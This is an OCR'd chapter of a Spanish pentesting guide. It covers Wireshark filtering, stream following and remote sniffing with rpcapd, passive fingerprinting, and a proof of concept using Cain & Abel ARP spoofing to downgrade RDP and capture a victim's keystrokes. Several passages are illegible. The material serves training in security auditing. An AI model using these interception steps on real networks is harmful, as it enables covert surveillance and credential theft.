
Fig. 3.35: Opciones para gestionar archivos en *Wireshark*.

Los filtros de tipo *Display* permiten limpiar la pantalla de todos los paquetes distintos que se pueden obtener con *Wireshark*, como se mencionó anteriormente. Para utilizarlos se debe indicar, por ejemplo, el protocolo del que se quiere filtrar paquetes: *HTTP*, *TCP*, *arp*, *ip*, etcétera.

Cada protocolo dispone de los denominados atributos, a los cuales se accede a través del punto, por ejemplo *http.content_type == "application/pdf"*. Este filtro solo mostrará los paquetes del protocolo *HTTP* que tengan un *content_type* de *PDF*, es decir, internamente albergará un archivo *PDF* o parte de él. Se pueden concatenar los filtros mediante el uso de operadores lógicos, por ejemplo:

- Operador *and*. Solo se mostrarán los paquetes que cumplan ambas condiciones, por ejemplo *http && ip.src == 192.168.1.40*. Este filtro mostrará los paquetes que en el nivel de aplicación tenga *HTTP* como protocolo, y además tenga como dirección *IP* de origen la dirección *192.168.1.40*.
- Operador *or*. En este caso se mostrarán los paquetes que cumplan al menos una de las condiciones, por ejemplo *arp || http contains "Cookie"*. Este filtro mostrará los paquetes de tipo *ARP* o paquetes de tipo *HTTP* que contengan el campo *Cookie*. En este caso no se podría dar las dos condiciones nunca, pero vale con una de las dos.
- Operador *not*. En este último caso el operador *not* niega el resultado obtenido de un filtro normal, por ejemplo *http.content_type == "application/pdf" && not arp*. Este filtro mostrará los paquetes de tipo *HTTP* que contengan un trozo o un archivo de *PDF* y que además los paquetes no sean de tipo *ARP*. Es un ejemplo absurdo pero que ejemplifica claramente la negación.

Wireshark dispone de unos módulos de estadísticas muy interesantes, capaces de mostrar en tiempo real porcentajes y estadísticas sobre las tramas capturadas en la tarjeta. En la pestaña *Statistics* se puede encontrar la opción *Summary*, la cual muestra un resumen de todo lo capturado. Otra de las opciones interesantes que se pueden encontrar es *Protocol Hierarchy* con la que se puede visualizar mediante porcentajes los paquetes capturados, de qué tipo son, a qué nivel de red pertenecen, cantidades en *MB* o velocidades de transmisión, entre otras cosas.


Wireshark: Protocol Hierarchy Statistics

Display filter: none

Protocol	% Packets	Packets	% Bytes	Bytes	Mbit/s	End Packets	End Bytes	End Mbit/s
[illegible]	100,00 %	[illegible]	100,00 %	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]			
Address Resolution Protocol	1,55 %	10	0,14 %	582	0,000	10	582	0,000
Logical-Link Control	1,85 %	12	0,18 %	720	0,000	0	0	0,000
Spanning Tree Protocol	1,85 %	12	0,18 %	720	0,000	12	720	0,000
Internet Protocol Version 4	95,52 %	618	99,32 %	407711	0,145	0	0	0,000
User Datagram Protocol	9,89 %	64	2,00 %	8197	0,003	0	0	0,000
NetBIOS Name Service	1,39 %	9	0,20 %	828	0,000	9	828	0,000
Domain Name Service	8,35 %	54	1,75 %	7182	0,003	54	7182	0,003
Dropbox LAN sync Discovery Protocol	0,15 %	1	0,05 %	187	0,000	1	187	0,000
Transmission Control Protocol	85,63 %	554	97,32 %	399514	0,142	495	357642	0,128
Secure Sockets Layer	5,41 %	35	6,92 %	28375	0,010	35	28375	0,010

Fig. 3.36: Estadísticas en *Wireshark* con *Protocol Hierarchy*

Otra opción interesante que se encuentra en la pestaña [illegible] con la que se puede pintar la comunicación con el tráfico *TCP* o el tráfico general. Además, [illegible] intuitivo, dentro de la complejidad que puede presentar un protocolo como *TCP*, el entendimiento de la imagen que presenta *Wireshark*.



Fig. 3.37: Flujo *TCP* pintado en *Wireshark*.

Otra de las opciones de *Wireshark* que pueden ser útiles en [illegible] en un [illegible] las conversaciones entre máquinas. Las *conversations* permiten ver rápidamente entre qué máquinas existen comunicaciones, el número de paquetes enviados, con el consumo de *bytes*, etcétera. Es una funcionalidad realmente interesante, siempre y cuando se disponga de tiempo para analizar

la captura de red con tranquilidad. En tiempo real, esta opción puede ser altamente compleja de gestionar, por lo que se recomienda su utilización *offline*.




Fig. 3.38: Estudio de comunicaciones entre máquinas con *Wireshark*

Con la opción *Follow TCP Stream*, que se puede visualizar pulsando con el botón derecho sobre una trama, se puede ver la conexión entre dos máquinas y cuál ha sido el flujo. Es interesante esta opción ya que se puede visualizar las comunicaciones y seguirlas, e incluso reconstruir archivos, gracias a este seguimiento.



```
Stream Content
POST /signin HTTP/1.1
Host: members.focalprice.com
Connection: keep-alive
Content-Length: 34
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Origin: http://www.focalprice.com
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.31 (KHTML, like Gecko)
Chrome/26.0.1410.64 Safari/537.31
Content-Type: application/x-www-form-urlencoded
Referer: http://www.focalprice.com/
Accept-Encoding: gzip,deflate,sdch
Accept-Language: es-ES,es;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Cookie: __gads=ID=9ddc3197979d/a26:T=1347357733:S=ALNI_MaXC-cMOXen3K9m4lU38t1
__utma=245211290.269235710.134735/735.13481/3191.1369643277.5;
__utmb=245211290.1.10.1369643277; __utmc=245211290;
__utmz=245211290.1369643277.5.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none)

emailAddress=pepe&password 123abc.HTTP/1.1 200 OK
Server: PowerCDN/3.00(120509)
Date: Mon, 27 May 2013 08:28:02 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Cache-Control: private
Set-Cookie: ASP.NET SessionId=11j3ilwomsrgbs3l2iabo5d1; path=/; HttpOnly
X-AspNetMvc-Version: 3.0
X-AspNet-Version: 4.0.30319
Set-Cookie: ASP.NET SessionId=11j3ilwomsrgbs3l2iabo5d1; path=/; HttpOnly
```

Fig. 3.39: Seguimiento de comunicación *TCP*.

La reconstrucción de archivos de imágenes con formato *JPEG, PNG, gif* es algo [illegible] de detectarlo como formato y exportar los *bytes* en crudo, otorgándoles el [illegible] que se requiera. Para ello, se debe situar sobre el formato en la trama y con el botón derecho desplegar las opciones seleccionando *Export Selected Packet Bytes*.




Fig. 3.40: Reconstrucción de imágenes.

Para reconstruir archivos que ocupen más de una trama, se deben realizar las siguientes acciones:

- Ejecutar la opción *Follow TCP Stream*, para obtener la vista de toda la comunicación.
- Fijarse en la petición que tiene el flujo en crudo, *RAW*.
- Seleccionar todo el documento y pulsar en *Save As*.

Otro tipo de *sniffers* como *Network Miner* ofrecen este tipo de funcionalidades automatizadas, extrayendo los documentos de las tramas por sí solas. Existen dos versiones de esta herramienta, una gratuita y otra de pago.




Fig. 3.41: *Network Miner*

¿Cómo llevar a cabo un *sniffing* remoto? Con *Wireshark* se puede realizar gracias a la herramienta *rpcapd.exe*.

PoC: Sniffing remoto con Wireshark

En esta prueba de concepto se explica cómo configurar un *sniffer* remoto y cómo poder visualizar todo lo que se está capturando en una máquina en la máquina del auditor.

Para el supuesto se expone el siguiente escenario:

- Máquina A: Máquina de la que ya se tiene el control y se configura un *sniffer* de red para que el usuario víctima sea *snifado* sin saberlo.
- Máquina B: El auditor controlará en todo momento el tráfico de la máquina A desde esta máquina.

En primer lugar, y suponiendo que el auditor dispone del control de la máquina remota, se debe configurar la herramienta *rpcapd.exe*.

```
C:\Program Files\WinPcap>rpcapd.exe -h
USAGE:
 rpcapd [-b <address>] [-p <port>] [-6] [-l <host_list>] [-a <host,port>]
        [-n] [-v] [-d] [-s <file>] [-f <file>]
  -b <address>: the address to bind to (either numeric or literal).
      Default: it binds to all local IPv4 addresses
  -p <port>: the port to bind to. Default: it binds to port 2002
  -4: use only IPv4 (default both IPv4 and IPv6 waiting sockets are used)
  -l <host_list>: a file that keeps the list of the hosts which are allowed
      to connect to this server (if more than one, list them one per line).
      We suggest to use literal names (instead of numeric ones) in order to
      avoid problems with different address families
  -n: permit NULL authentication (usually used with '-l')
  -a <host,port>: run in active mode when connecting to 'host' on port 'port'
      In case 'port' is omitted, the default port (2003) is used
  -v: run in active mode only (default: if '-a' is specified, it accepts
      passive connections as well
  -d: run in daemon mode (UNIX only) or as a service (Win32 only)
      Warning (Win32): this switch is provided automatically when the service
      is started from the control panel
  -s <file>: save the current configuration to file
  -f <file>: load the current configuration from file; all the switches
      specified from the command line are ignored
  -h: print this help screen
```

Fig. 3.42: Listado de opciones de *rpcapd.exe*.

Para lanzar la herramienta capturando el tráfico y que la herramienta escuche en cierto puerto se debe configurar de la siguiente manera *rpcapd.exe -n -p <puerto>*.

La opción *n* indica que no habrá autenticación, interesante para el atacante.

El auditor por lo tanto deberá abrir *Wireshark* e ir a la siguiente pestaña *Capture -> Interfaces -> Options -> Manage Interfaces -> Remote Interfaces*.




Fig. 3.43: Conexión a *rpcapd.exe* a través de *Wireshark*.

El tráfico se visualiza en la pantalla principal de la herramienta como si estuviera siendo capturado a través de una interfaz local de la máquina. Esta prueba de concepto es realmente interesante, ya que se puede utilizar en distintos entornos.

Existen otras formas de reenviar tráfico de una máquina a otra a través de *sniffers* remotos, incluso el *payload Meterpreter* dispone de un módulo denominado *sniffer* con el que se puede *sniffar* el tráfico de la máquina comprometida con el *payload*.

Satori y p0f herramientas: sniffer pasivo

Satori es otra de las herramientas que se pueden denominar imprescindibles en bastantes auditorías. *Satori* permite realizar *fingerprinting* pasivo a las máquinas que comparten la red con el equipo del auditor.

¿Qué es el *fingerprinting* activo y pasivo? ¿Cuál es su diferencia? Es sencillo, el primero se caracteriza porque el atacante realiza alguna acción directa que provoca una respuesta de la víctima, mientras que por otro lado el pasivo se limita a escuchar el tráfico y analizar los paquetes de una red.

En el segundo tipo de *fingerprinting* se puede entender que la máquina del auditor pasa totalmente desapercibido, solo se escucha tráfico sin realizar acción directa. También hay que recalcar que la máquina del auditor se dará cuenta solo de lo que pasa por su tarjeta de red.

La herramienta *Nmap* permite realizar un *fingerprinting* activo, mientras que *Satori* realiza un *fingerprinting* pasivo. La detección de sistemas operativos se puede dar tanto con un tipo de *fingerprinting* como con la otra.

Lógicamente, una genera ruido, aunque es más directa sobre el objetivo, y la segunda no genera ningún ruido, pero puede que no se consiga los objetivos propuestos, porque el tráfico de la máquina que se requiere no llega a la tarjeta de red del auditor.




Fig. 3.44: Selección de *interfaz* en *Satori*.

La fuerza de este tipo de herramientas está en los módulos que implementan y que se pueden añadir. Una de las cosas que mejor realiza *Satori* es la detección del sistema operativo en las máquinas escuchando tráfico en la red. La herramienta analiza el comportamiento de los protocolos que circulan alrededor de la máquina del auditor, los módulos realizan la inferencia de ciertas propiedades. Protocolos como *DHCP*, *SNMP*, *CDP*, *SMB*, *SCCP*, *HSRP*, *TCP*, *ICMP*, *EIGRP*, *OSPF*, etcétera.

		First Seen
		11 18 04 ene 16
172 16 11 227		11 18 04 ene 16 2014
80 31 79 37	goear com	11 18 05 ene 16 2014

Fig. 3.45: Captura con *Satori*.

Otra herramienta que realiza *fingerprinting* pasivo, y es totalmente recomendable para este tipo de trabajos es *p0f*. Esta herramienta se puede encontrar en la siguiente *URL* http://lcamtuf.coredump.cx/p0f3/.




Fig. 3.46: Resultados de *p0f*.

Pintar tráfico de red

Puede ser cómodo en algunas ocasiones realizar visualizaciones gráficas de los distintos entornos de red en los que el auditor se encuentre. En algunas ocasiones la frase *"Vale más una imagen que mil palabras"* se aplica a los archivos *PCAP* o *CAP*, y visualizar en un esquema o mapa puede ayudar a entender mejor lo que está ocurriendo en la captura de tráfico realizado.

Herramientas como *iNav*, *InetVis* o *NetGrok* permiten realizar mapas de manera muy sencilla, incluso capturando el tráfico directamente desde la interfaz de red. Lógicamente, el estudio de las tramas en archivos *PCAP* o *CAP* será más eficiente y útil, pero echar un vistazo a lo que se presenta con estas herramientas es realmente interesante.

Immunity Stalker

Esta herramienta no es recomendable para auditorías, pero si es un servicio totalmente llamativo, ya que esta solución permite automatizar el análisis de capturas de tráfico para buscar datos importantes, mostrando en un panel de control toda la información descubierta.

Stalker analiza capturas *PCAP* sin problema de manera automatizada, por lo que si se realiza alguna captura de tráfico local, o incluso se obtiene alguna captura mediante el uso de algún buscador en Internet, se puede utilizar el servicio para procesarla y visualizar los datos interesantes obtenidos.

Stalker permite subir datos en diferentes formatos, y los va analizando mediante la ejecución de procesos en paralelo, por lo que se puede elegir seguir trabajando mientras se analizan los datos. Una vez se ha terminado, cada nuevo *host* descubierto tendrá una representación con el número total de paquetes en los que aparecía dicho equipo. También se mostrarán los datos analizados.

¿Qué tipo de información obtiene *Stalker*? Pues información sensible en algunos casos, como se podría obtener mediante el uso de otras herramientas manuales, por ejemplo conversaciones en redes sociales o chats, usuarios, contraseñas, *cookies*, etcétera.

¿Por qué no usarla en auditorias? La respuesta es sencilla, *LOPD*. Esta ley va en contra de este uso de herramientas para estos temas sensibles, ya que la información queda o podría quedar alojada en los *hosts* de *Stalker*.

PoC: Obtención del primer dato de interés

En esta prueba de concepto partimos del conocimiento breve que tiene el auditor sobre la red y la configuración de ésta, una vez que ha utilizado herramientas y técnicas para visualizar qué tiene alrededor y sobre qué tiene conectividad.

Es muy importante que siempre se debe tener en cuenta, y es que siempre tendremos conectividad, como empleado, con el *DC*, y por lo tanto si el auditor se apodera de dicha máquina se podrá acceder a todos los rincones de la red *Microsoft*.

Una de las circunstancias más difíciles es encontrar lo que se denomina el primer dato de interés, la primera cuerda de dónde poder tirar para lograr empezar a movernos por la red, y poder llegar a otras ubicaciones a las que al principio no se podía llegar.

A la pregunta, ¿Cómo conseguir la primera credencial? No existe una respuesta clara y concisa, pero sí que existen diversas formas de intentarlo, las cuales también dependerán de los entornos en los que el auditor se encuentre.

A continuación se muestra un listado de opciones, aunque existen otras maneras perfectamente válidas:

- Como se mencionó en el descubrimiento de red, una credencial de alguna aplicación web, alguna autenticación *SMB*, alguna conexión a base de datos o alguna *Cookie* capturada pueden llegar a través de la red simplemente *sniffando* el tráfico que cacala por el entorno. Lógicamente, esto no debe ocurrir en redes conmutadas, pero es cierto que en algunas empresas se pueden encontrar estas circunstancias.

  Realización de técnicas *Man In The Middle*, por ejemplo *ARP Spoofing* o *Neighbour Spoofing*, dependiendo si se quiere hacer sobre protocolo *IPv4* o *IPv6*. Si la organización no tiene una política e [illegible] que dispongan de protocolo *IPv6* [illegible] internamente puede ser un buen vector de ataque, forzar comunicaciones y [illegible]. En muchas organizaciones existen medidas para contrarrestar o mitigar los efectos de un ataque *Man In The Middle*.

- La evaluación de otras pruebas, por ejemplo, los resultados obtenidos en auditorías perimetrales o en los *APT* que hayan podido realizarse, pueden aportar credenciales que podrían ser utilizadas por los auditores en estas pruebas.

- La explotación de alguna vulnerabilidad en algún *software* es uno de los vectores a estudiar claramente. Las organizaciones deben mantenerse actualizadas, pero entre que una [illegible] toma medidas puede trans[illegible] un tiempo [illegible] seguridad [illegible] *exploits* es [illegible] sistemas siempre una buena opción. Es interesante fijarse en [illegible] operativos como aplicaciones, no serán equipos importantes pero permitirán ir ganando privilegios.

- Otra vía es la ingeniería social. Dentro de la organización el auditor podrá intentar conseguir alguna credencial o acceso a algún escenario en el que permita tomar ventaja y aprovecharse para progresar en la auditoría. En muchas ocasiones no se piensa en esta vía, pero es una totalmente válida.

A continuación se ejemplifica una de las vías anteriores. El equipo del auditor realizará un *MITM* entre dos equipos [illegible] con el objetivo de visualizar tráfico. El auditor tiene en cuenta que las versiones de sistemas operativos [illegible]. El auditor fijará [illegible]. ¿Por qué el *MITM* con la herramienta *Cain & Abel*? [illegible] La elegida es [illegible]. Las probabilidades de estar [illegible] sin duda [illegible].

Cain & Abel tiene muchas funcionalidades que pueden ser utilizadas durante un ataque *ARP Spoofing*, como por ejemplo presentar certificados auto firmados y poder visualizar comunicaciones seguras, pero en este ejemplo el auditor busca capturar la comunicación *RDP* entre el cliente y el

servidor. Se sabe que si la versión del protocolo *RDP* es *v5*, se puede realizar un *downgrade*, el cual la herramienta *Cain & Abel* realizará automáticamente.




Fig. 3.47: Realizando *scan ARP*.

Activando el *sniffer* en *Cain & Abel*, con el segundo icono de la barra superior y después yendo a la pestaña llamada *Sniffer*. Se debe realizar un *scan ARP* de la red, para visualizar los dos equipos, el cliente y el servidor.




Fig. 3.48: *Cain & Abel* y su funcionalidad de *spoofing*

Una vez se disponen de los equipos en pantalla, se debe ir a la segunda pestaña de la barra de abajo, denominada *APR*. Ahora se debe pulsar sobre el botón con un "+" para seleccionar los equipos que se quieren envenenar.




Fig. 3.49: Adición de equipos para *spoofear.*

Para completar el *spoofing* se debe pulsar el tercer botón de la barra superior, el que se encuentra a la derecha del botón de *sniffer*. Ahora toca esperar que el usuario del equipo cliente inicie una conexión *RDP* con la máquina servidor. Se ha comentado que para el ejemplo se expone que el cliente dispone de un sistema operativo *Windows XP*, el servidor es *Windows Server 2000* y que la versión del protocolo *RDP* es *v5*.

Cuando el usuario inicia la conexión de escritorio remoto le aparecerá la pantalla de *login*, como si todo fuera normal. El usuario se *loguea* y dispone de la conexión de escritorio remoto. Toda esta conexión ha [illegible] a través de la máquina del auditor, y *Cain & Abel* ha realizado el *downgrade* del protocolo, de la versión 5 a la 4, la cual se puede extraer [illegible] como las pulsaciones de teclado que ha realizado el usuario.




Fig. 3.50: Fichero de texto donde se almacenan las acciones de la víctima.

Si el auditor abre el fichero puede visualizar en hexadecimal todo el flujo de datos entre cliente y servidor del protocolo *RDP*. Se puede visualizar que el algoritmo de cifrado que utiliza el servidor es *RC4*, y sabiendo que está comprometido se puede recuperar la información en plano. Ahora, se abre una consola o *cmd*, y se ejecuta la instrucción *type <fichero rdp texto> | findstr "Key"*, y de esta forma se puede filtrar del fichero las pulsaciones de teclado.

En resumen, si el usuario víctima ha iniciado sesión estando envenenado por el auditor y la versión de *RDP* es vulnerable, *Cain & Abel* proporcionará en un fichero de texto las pulsaciones de teclado que ha llevado a cabo la víctima.

```
C:\Program Files\Cain\RDP>type RDP-201 .2514528177.txt | findstr "Key"
- Server RC4 Key size: 2 (128-bit)
Key pressed client-side: 0x17 - 'i'
Key released client-side: 0x17 - 'i'
Key pressed client-side: 0x19 - 'p'
Key released client-side: 0x19 - 'p'
Key released client-side: 0x1e - 'a'
Key pressed client-side: 0xf - 'tabulacion'
Key released client-side: 0xf - 'tabulacion'
Key pressed client-side: 0x17 - 'i'
Key released client-side: 0x17   'i'
Key pressed client-side: 0x19 - 'p'
Key released client-side: 0x19 - 'p'
Key released client-side: 0x1e - 'a'
Key pressed client-side: 0x25 - 'k'
Key released client-side: 0x25 - 'k'
Key pressed client-side: 0x2 - '1'
Key released client-side: 0x2 - '1'
Key pressed client-side: 0x25 - 'k'
Key released client-side: 0x25 - 'k'
